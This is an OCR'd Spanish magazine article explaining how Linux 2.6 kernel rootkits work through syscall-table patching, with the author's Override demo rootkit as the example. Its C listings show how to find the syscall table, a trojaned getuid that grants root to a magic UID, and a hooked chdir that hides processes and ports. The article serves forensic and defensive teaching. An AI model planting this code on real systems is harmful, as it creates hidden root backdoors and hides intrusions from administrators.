Rootkits para el kernel 2.6 de Linux

ARMA SECRETA

Los rootkits de hoy día se infiltran en el sistema objetivo a nivel de kernel, escapando de esta manera de la atención del administrador. Siga leyendo y descubrirá cómo funciona de verdad un rootkit de kernel.

POR AMIR ALSBIH

Después de que un atacante haya comprometido un objetivo, el siguiente paso es asegurarse un asidero. Cualquier atacante que se precie tratará de que los administradores del sistema y los usuarios avanzados no se den cuenta de los cambios no autorizados. Existen varias herramientas para ayudar a los infiltrados a borrar pistas. Los llamados rootkits esconden procesos delatores, conexiones de red y los archivos de los administradores, y garantizan el acceso al atacante mediante una puerta trasera.

Hace sólo unos años los hackers solían manipular algún programa instalado para compilar un rootkit. Una versión de *netstat* con un troyano escondería cualquier conexión establecida por el hacker, y un *ps* con troyano ofuscaría cualquier proceso ilegal. Debido a que un ataque típico implica reemplazar un buen número de utilidades, los rootkits especiales en espacio de usuario empezaron a aparecer rápidamente. Estos kits, que incluyen varios programas manipulados, son sencillos de instalar por los atacantes. La mayoría incluyen puertas traseras y herramientas populares para hackers, como el IRC Bouncer.

Desde el punto de vista del hacker, los rootkits en espacio de usuario tienen una desventaja importante: simplemente comparando el checksum MD5 con el archivo original podemos descubrir un sabotaje. Y no debemos olvidar que existen programas especiales de búsqueda denominados cazadores de rootkits que descubren rápidamente estos cambios. Otra desventaja es que la influencia del hacker está restringida a las herramientas manipuladas: cualquier software que se instale posteriormente (como *lsof*) o herramientas en medios de sólo lectura (CD-ROM) se mantienen a salvo.

Kernel Dinámico

Un rootkit que manipule el kernel posee un control mucho mayor del sistema. El kernel sirve información del sistema a los procesos, y luego la presenta al usuario o administrador.

La versión 2.2 de Linux y posteriores cargan módulos dinámicos del kernel para proporcionar al administrador la posibilidad de cargar drivers y demás código en tiempo de ejecución, y para eliminar la necesidad de recompilar el kernel y reiniciar. Los rootkits a nivel de kernel aprovechan este vía de ataque para ejecutar código en espacio de kernel [2], eliminando la información que un atacante tuviera que esconder antes de alcanzar el espacio de usuario.

El rootkit engaña de esta manera a los programas en ejecución, sin importar si se instalaron posteriormente a quedar comprometido el equipo o con qué librerías se han enlazado.

Los excelentemente programados rootkits de kernel de hoy día son casi perfectos maestros del disfraz. Ni las herramientas normales del sistema, ni las históricas herramientas forenses detectan este tipo de manipulación.

Métodos de Implementación

Los hackers han identificado varios métodos para manipular el kernel e implementar de esta manera un rootkit a nivel de kernel. Entre otras:

- remplazar las llamadas al sistema originales con versiones manipuladas (parcheando la tabla syscall),
- insertar una nueva tabla de llamadas al sistema,
- cambiar los punteros en las estructuras de los sistemas de archivos de root y proc (parcheando el Virtual File System [VFS] [3]),
- modificar directamente las estructuras del código del kernel

Curiosamente, las técnicas del rootkit no se restringen completamente al hacking de un hacker malicioso . De hecho, los administradores pueden aprovecharse de la capacidad de analizar y monitorizar sistemas haciendo uso de herramientas como Kstat [4] o los módulos como Saint Jude [5]. Otros módulos como Sebek [6] son incluso más parecidos a rootkits, aunque sirven a propósitos útiles dentro de la industria de la seguridad.

El Problema con el Kernel 2.6

El lanzamiento del kernel 2.6 significó un cambio drástico para los creadores de rootkits. A excepción de Adore-NG [7], no existen rootkits para el kernel actual, ni de naturaleza maligna ni benigna. La razón es que los kernels más antiguos usan símbolos para expor-



Figura 1: Las llamadas al sistema proporcionan una interfaz entre los programas en espacio de usuario y el kernel. Libc envuelve el proceso con sencillas funciones de librería.

tar la tabla de llamadas al sistema, haciendo más fácil parchearlas, mientras que Linux 2.6 mantiene las direcciones en secreto. Un hacker necesitaría lo siguiente para parchear una llamada al sistema:

- el código fuente del kernel y los archivos creados en la compilación,
- un enlace simbólico desde */lib/modules/Kernelversion/build* to */usr/src/Kernelversion*,
- el *kernel.conf* correspondiente,
- un makefile para el rootkit

Los usuarios de la distro Gentoo tienen el trabajo más fácil, ya que la arquitectura de Gentoo nos proporciona todo esto.

Tabla de Llamadas al Sistema

La tabla de llamadas al sistema define la interfaz entre el espacio de usuario y el espacio del kernel (véase la Figura 1). Una tabla de llamadas al sistema contiene las direcciones de todas las llamadas al sistema. La librería estándar Libc asegura que las llamadas al sistema requeridas se realizan en tiempo de ejecución del programa, mientras el kernel ejecuta las llamadas. El programa en espacio de usuario procesa e interpreta los valores devueltos por las llamadas al sistema.

Las llamadas al sistema que ofrece Linux se guardan en el archivo */usr/src/linux/include/asm/unistd.h*. *unistd.h* lista 293 llamadas, con sus posiciones en la tabla, como la de la llamada al sistema leída en la posición 3.

Original y Copia

El principio de un rootkit a nivel de kernel es fácil de describir usando el programas *ls* como ejemplo. El programa se basa principalmente en la llamada al sistema *sys_getdents64()*. Ésta devuelve los archivos y subdirectorios en el directorio objetivo. El valor devuelto por *Getdents64* se procesa por *ls* y se envía a las salida estándar. Un kernel sin parchear (véase la Figura 2) devolverá los archivos creados por un atacante *_R00t.txt* y *_R00tbackdoor.sh*.

Compárese esto con el sistema comprometido mostrado en la Figura 3, donde el atacante ha parcheado la tabla de llamadas al sistema. La nueva llamada al sistema *My_getdents64* llama a la rutina original *Getdents64*. *My_getdents64* manipula entonces los valores devueltos por *Getdens64*, eliminando todo archivo cuyo nombre empiece por *_R00t*, por ejemplo. Libc le pasa así los resultados manipulados a *ls*. El programa procesa la información y saca los resultados por la salida estándar. Los archivos creados por el atacante se omiten de esta manera de la lista.

Encontrar la Tabla de Llamadas al Sistema

Antes de que un rootkit pueda comprometer una llamada al sistema, necesita primero encontrar la tabla de llamadas al sistema. Un método simple pero efectivo es buscar en todo el segmento de información. El rootkit Override [1] verifica cada dirección de memoria en el segmento de información para ver si encuentra allí la tabla de llamadas al sistema (Listado 1). El bucle *while* de la línea 5 itera por toda dirección que pueda cumplir los requisitos.

Listado 1: Encontrar la Tabla de Llamadas al Sistema

```
01 int get_sct() {
02    unsigned long *ptr;
03
04    ptr=(unsigned long *)((init_mm.end_code + 4) & 0xfffffffc);
05    while((unsigned long )ptr < (unsigned long)init_mm.end_data) {
06       if ((unsigned long *)*ptr == (unsigned long *)sys_close) {
07 #ifdef DEBUG
08          printk (KERN_INFO" -> matching detected at %p\n", ptr);
09 #endif
10          if ( (unsigned long *)*((ptr-__NR_close)+__NR_read)
11               == (unsigned long *) sys_read
12               && *((ptr-__NR_close)+__NR_open)
13               == (unsigned long) sys_open)
14          {
15             sys_call_table = (void **) ((unsigned long
   *)(ptr-__NR_close));
16             break;
17          }
18       }
19       ptr++;
20    }
21
22 #ifdef DEBUG
23    printk (KERN_INFO"sys_call_table base found at: %p\n",
   sys_call_table);
24 #endif
25    if (sys_call_table == NULL) {
26       return -1;} else {
27       return 1;
28    }
29
30    return -1;
31 }
```

La búsqueda usa dos llamadas al sistema del conjunto completo de símbolos del kernel exportados como candidatos de prueba. Las direcciones de las llamadas al sistema se conocen (exportadas). Los números que pertenecen a las llamadas del sistema se listan como constantes en */usr/src/linux/include/asm/unistd.h*: *__NR_open*, *__NR_close* y *__NR_read*. La línea 6 del Listado 1 verifica si la dirección de *sys_close()* reside en la dirección de memoria que se está probando en ese momento.

La rutina verifica dos entradas más allá en la tabla de llamadas al sistema. La línea 10 usa el índice de la tabla para calcular la dirección de *sys_read()*. La línea 11 compara el contenido para asegurarse de que ha localizado la dirección de la llamada al sistema *Read*. Las líneas 12 y 13 hacen lo mismo con *Open*. Si todas las entradas coinciden, la línea 15 calcula la dirección de comienzo de la tabla de llamadas al sistema. Si no, la línea 19 incrementa el puntero.

Llamadas al Sistema Objetivo

Ahora que se conoce la dirección de la tabla de llamadas al sistema, al rootkit se le abren todas las posibilidades. El desarrollador puede ejecutar *strace* [8] para encontrar qué llamada al sistema necesita manipular para trucar un programa específico. La herramienta lista todas las llamadas al sistema usadas por un proceso. El Listado 2 nos da una idea de qué aspecto tiene para *id*. *id* escribe el ID real y efectivo del usuario y grupo en la salida estándar:

Listado 2: Salida de Strace

```
01 execve("/usr/bin/id", ["id"], [/* 53 vars */]) = 0
02 uname({sys="Linux", node="localhost", ...}) = 0
03 open("/dev/urandom", O_RDONLY) = 3
04 read(3, "\10Y\vh", 4) = 4
05 close(3) = 0
06 geteuid32() = 500
07 getuid32() = 500
08 getegid32() = 1000
09 getgid32() = 1000
10 write(1, "uid=500(grid-knight) gid=1000(master)...)
```

```
uid=500(grid-knight) ➥
gid=1000(master) ➥
groups=19(cdrom),27(video),➥
1003(auditor)
```

La salida de Strace se envía a *stderr*. La primera línea del Listado 1 indica que se usa *execve()*, sin embargo, la llamada al sistema simplemente ejecuta el programa */usr/bin/id*.

Varias llamadas al sistema *Open* y *Read* revelan qué archivos usa *id*. Pero en nuestro caso, las llamadas al sistema *getuid32()* y *getgid32()* son más interesantes, ya que solicitan las IDs actuales del usuario y grupo.

id usa la llamada al sistema *Write* (última línea) para mostrar los resultados en línea de comandos. El descriptor de archivo 1 (el primer parámetro) generalmente apunta a la salida estándar.

Identidad Suplantada

La llamada al sistema *getuid32()* es un objetivo preciado para los rootkits. Una variante comprometida devolvería un ID incorrecto *0* para un usuario con un ID de *6666*, dando de esta manera permisos de root. Para ello no es necesario manipular los archivos del sistema (*/etc/passwd* y */etc/shadow*): la información de la cuenta puede incluso obtenerse con un servidor NIS o LDAP. Incluso un administrador extraordinariamente cuidadoso que verifique las bases de datos de los usuarios regularmente probablemente no se dará cuenta del engaño.

Para remplazar la llamada al sistema original con nuestra propia implementación, todo lo que necesitamos hacer es insertar la nueva dirección en la tabla de llamadas del sistema. El Listado 3 muestra el código para *my_getuid()*. Las siguientes líneas guardan la dirección de la rutina original como *org_getuid* y sobrescribe el puntero a la tabla:

Listado 3: Llamada al Sistema con Troyano

```
01 int my_getuid() {
02    int ret;
03    ret = org_getuid();
04    if (ret == MAGIC_UID) {
05       current->uid = 0;
06       return 0;
07    }
08    return ret;
09 }
10
11 int my_geteuid() {
12    int ret;
13    ret = org_geteuid();
14    if (ret == MAGIC_UID) {
15       current->euid = 0;
16       return 0;
17    }
18    return ret;
19 }
```

```
org_getuid=sys_call_table➥
[__NR_getuid32];
(void *) sys_call_table➥
[__NR_getuid32]= ➥
(void *) my_getuid;
```

La línea 3 del código del Listado 3 permite a la llamada al sistema original descubrir la UID auténtica y comparar así el valor devuelto con la constante *MAGIC_UID* (que debería estar fijada a *6666*). Si los dos valores coinciden, la línea 5 fija la ID de usuario para el proceso actual a *0* y devuelve este valor. En los demás casos, *my_getuid()* devuelve simplemente el valor de retorno original. Las líneas 11 a 19 muestran un método similar para la ID efectiva del usuario.

Conmutadores Ocultos

Esconder procesos y puertos es más complejo. En lugar de codificar en bruto los valores en el rootkit, nuestro código de ejemplo usa conmutadores ocultos en la llamada al sistema *chdir()*. Cuando el usuario (generalmente el intruso) cambia de directorio a uno secreto y ficticio (ubicado en */dev*, por ejemplo), el rootkit captura esta acción y oculta el proceso. En los demás casos, se realiza una llamada normal a *chdir*.

La llamada al sistema *chdir* modificada en el Listado 4 (en la línea 5) verifica si el usuario quiere cambiar el directorio al sistema de archivos proc, y en este caso, si el usuario selecciona uno de los procesos ocultos (líneas a 15). Si se cumple dicha condición, el rootkit evita que suceda (devuelve el valor -1). Esto engaña a los cazadores de rootkits que



Figura 2: Un sistema sano saca el contenido del directorio (arriba a la derecha) cuando se le solicita por parte de un usuario (ls -la). Para ello, el programa hace la llamada al sistema Getdents64 e interpreta los valores devueltos.

prueban todas las IDs de los procesos en */proc/PID* y compara los resultados con la tabla de procesos.

Se producen cinco comparaciones con conmutadores ocultos, y se dispara una acción especial si la ruta comienza con un conmutador predefinido. Las líneas 18 a 20 añaden la ID del proceso agregada a la ruta virtual por el atacante a la lista de procesos. Las siguientes tres líneas eliminan toda entrada. Las líneas 46 a 51 contienen el código para ocultar y revelar puertos de red.

El código de las líneas 24 a 45 lista los procesos ocultos. Un bucle itera contra el array de procesos a esconder. Si encuentra una entrada (distinta a *0*), *find_task_by_pid()* de la línea 37 localiza la estructura del PID (definida en */usr/include/linux/sched.h*). La siguiente línea escribe el PID y el nombre del comando coincidente, *task.comm*, al área de memoria del kernel. La llamada a *copy_to_user()* transfiere este área a espacio de usuario, y *org_write()* escribe el contenido en la salida estándar a través del descriptor de fichero 1.

El Rootkit Override

El proyecto Override [1], obra del hacker Newroot y de mí mismo, combina las técnicas discutidas hasta ahora e implementa un completo rootkit de demostración para el kernel 2.6. Esconde todas las IDs de procesos que queramos y automáticamente también las de sus procesos hijos. En caso necesario, esconde procesos, disfraza puertos de red, asigna privilegios de root a procesos predefinidos por el usuario y esconde cualquier fichero que empiece por un prefijo determinado. La ocultación del rootkit de demostración no es perfecta. Por ejemplo, deja un rastro visible de símbolos del kernel en */proc/kallsyms*, que es donde el kernel guarda todos sus símbolos de kernel.

Alcance

Además de parchear las llamadas al sistema, los atacantes pueden acudir a otras técnicas para desarrollar rootkits. Un intruso avezado puede atacar el VFS (Virtual File System) o manipular directamente el código del kernel. Los kits que manipulan el código del kernel pueden funcionar sin el soporte para módulos del kernel, pero será más difícil de implementar si no hacen uso de un módulo del kernel. Sin embargo, la interfaz */dev/kmem* usada para este propósito se quitó en el kernel 2.6.14. Una herramienta como Kernel Guard [1] puede casi tapar este agujero, pero en sistemas antiguos es posible también deshabilitar Kernel Guard usando */dev/kmem*.

Las cosas comienzan a ponerse realmente difíciles para los atacantes cuando el kernel no tiene soporte para módulos. Si preferimos no eliminar esta importante funcionalidad del kernel, Kernel Guard es una simple pero efectiva ayuda.

Kernel Guard es un rootkit benigno que modifica las dos llamadas al sistema responsables de cargar y descargar los módulos del kernel. Tras cargar Kernel Guard, nadie (incluyendo los usuarios con privilegios de root) podrán cargar o descargar un módulo en el kernel.

Conclusiones

Los programas basados en checksum, como Aide o Tripwire, no pueden ayudarnos en la batalla contra los rootkits a nivel de kernel. Los rootkits manipulan las llamadas al sistema directamente, o en otros lugares del kernel, y esto les proporciona la capacidad de trucar cualquier programa en espacio de usuario.

Necesitamos saber cómo funciona exactamente un rootkit para tener alguna oportunidad de descubrir algún rastro revelador de un sabotaje. Dónde tienen que mirar los expertos forenses y qué tendrían que encontrar, depende enormemente del rootkit que estén cazando. ■

RECURSOS

[1] Amir Alsbih, Override Rootkit and Kernel Guard: *http://www.informatik.uni-freiburg.de/~alsbiha/code.htm*

[2] Halflife, "Abuse of the Linux Kernel for fun and profit": *http://www.phrack.org/phrack/50/P50-05*

[3] Palmers, "Advances in Kernel Hacking": *http://www.phrack.org/phrack/58/p58-0x06*

[4] S0ftpr0ject: *http://www.s0ftpj.org/en/tools.html*

[5] Saint Jude: *http://sourceforge.net/projects/stjude*

[6] Sebek: *http://www.honeynet.org/tools/sebek/*

[7] Adore-NG: *http://packetstorm.linuxsecurity.com*

[8] Strace: *http://www.liacs.nl/~wichert/strace*



Figura 3: En un sistema comprometido, la llamada al sistema mostrada en la Figura 2 llama a una versión con troyano, My_getdents64, que llama al Getdents64 original, manipula los valores de retorno, y le pasa esos valores al programa de usuario.

Listado 4: Conmutador Oculto

```
01 int my_chdir (char *path)
   {
02    char *ptr=NULL;
03    int pid;
04    int i;
05    if (strncmp
   (PROC_STRING, path, strlen
   (PROC_STRING)) == 0) {
06       ptr = path + strlen
   (PROC_STRING);
07       pid = my_atoi (ptr);
08       if (pid > 0) {
09          for (i=0;
   i<=MAX_HIDE_PIDS; i++) {
10             if
   (hide_pids[i] != 0) {
11                if (pid ==
   hide_pids[i]) {
12                   return
   -1;
13                }
14             }
15          }
16       }
17    }
18    if (strncmp
   (CHDIR_HIDE_PID, path,
   strlen(CHDIR_HIDE_PID)) ==
   0) {
19       ptr = (char *)path +
   strlen (CHDIR_HIDE_PID);
20       return
   hide_pid(my_atoi(ptr));
21    } else if (strncmp
   (CHDIR_UNHIDE_PID, path,
   strlen(CHDIR_UNHIDE_PID))
   == 0) {
22       ptr = (char *)path +
   strlen (CHDIR_UNHIDE_PID);
23       return
   unhide_pid(my_atoi(ptr));
24    } else if (strncmp
   (CHDIR_SHOW_PIDS, path,
   strlen(CHDIR_SHOW_PIDS))
   == 0) {
25       char pidlist[32];
26       unsigned long mmm;
27       struct task_struct
   *task;
28       char *string;
29       int i;
30
31
   mmm=current->mm->brk;
32
   org_brk((char*)mmm+32);
33       string = (char *)mmm
   +2;
34
35       for (i = 0; i <=
   MAX_HIDE_PIDS; i++) {
36          if (hide_pids[i]
   != 0) {
37             task =
   find_task_by_pid
   (hide_pids[i]);
38             snprintf
   (pidlist, 32, "%d - %s\n",
   hide_pids[i], task->comm);
39             copy_to_user
   (string, pidlist,
   strlen(pidlist)+1);
40             org_write (1,
   string, strlen(string)+1);
41          }
42       }
43
44       org_brk((char*)mmm);
45       return 0;
46    } else if (strncmp
   (CHDIR_HIDE_NET, path,
   strlen(CHDIR_HIDE_NET)) ==
   0) {
47       ptr = (char *)path +
   strlen (CHDIR_HIDE_NET);
48       return
   hide_port(my_atoi(ptr));
49    } else if (strncmp
   (CHDIR_UNHIDE_NET, path,
   strlen(CHDIR_UNHIDE_NET))
   == 0) {
50       ptr = (char *)path +
   strlen (CHDIR_UNHIDE_NET);
51       return
   unhide_port(my_atoi(ptr));
52    }
53    return org_chdir
   (path);
54 }
```